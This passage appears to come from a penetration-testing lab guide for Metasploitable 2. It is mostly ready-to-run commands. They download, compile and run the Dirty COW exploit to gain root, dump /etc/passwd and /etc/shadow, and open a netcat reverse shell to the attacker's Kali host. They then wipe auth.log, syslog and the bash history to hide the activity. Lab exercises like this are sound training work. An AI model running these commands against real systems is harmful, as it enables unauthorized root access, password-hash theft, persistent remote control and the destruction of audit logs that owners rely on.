
On Kali Machine:

Download Dirty Cow Exploit Script:

```
wget https://www.exploit-db.com/raw/40839 -O /tmp/dirty.c
```

Start a Simple HTTP Server:


```
cd /tmp  
python3 -m http.server 8080
```



On Metasploitable 2 ([Exploiting FTP \(vsftpd 2.3.4\) Backdoor](#)) :

Download the Exploit from Kali:


`wget http://192.168.170.130:8080/dirty.c -O /tmp/dirty.c`



Compile the Exploit:

`gcc -pthread /tmp/dirty.c -o /tmp/dirty -lcrypt`

Run the Exploit: (The exploit will prompt you to enter a new password for the `firefart` user)
`/tmp/dirty`




Switch to the New User:

`su firefart`

Verify Root Access:

`Whoami`

`Id`



(You should see that you're now operating as the root user)

Restore Original `/etc/passwd` File:

`mv /tmp/passwd.bak /etc/passwd`

(!!!This step is crucial to restore the original state of the system!!!)

2. Post-Exploitation Techniques

2.1 Extracting Credentials

Target: Compromised System (Metasploitable 2 or OWASP BWA)

Vulnerability: Unauthorized Access to Sensitive Files


List All User Accounts:

`cat /etc/passwd`

Extract Hashed Passwords:

`cat /etc/shadow`

Expected Result: Terminal output showing usernames from `/etc/passwd` and hashed passwords from `/etc/shadow`.



2.2 Maintaining Access (Persistent Reverse Shell)

Target: Compromised System (Metasploitable 2 or OWASP BWA)

Vulnerability: Persistent Access via Reverse Shell

Option 1: Netcat Reverse Shell


Run Netcat Listener on Your Attacker Machine (Kali):

`nc -lvp 4444`

On the Target System, Set Up Reverse Shell:

```
nc -e /bin/bash 192.168.170.130 4444
```

Expected Result: An active reverse shell connection is established.



2.3 Clearing Logs for Stealth

Target: Compromised System (Metasploitable 2 or OWASP BWA)

Clear Authentication Logs:

```
> /var/log/auth.log
> /var/log/syslog
```

Clear Command History:

```
history -c && history -w
```

Optional: Overwrite Bash History File:

```
echo "" > ~/.bash_history
```

Expected Result: Cleared logs on Compromised Systems.

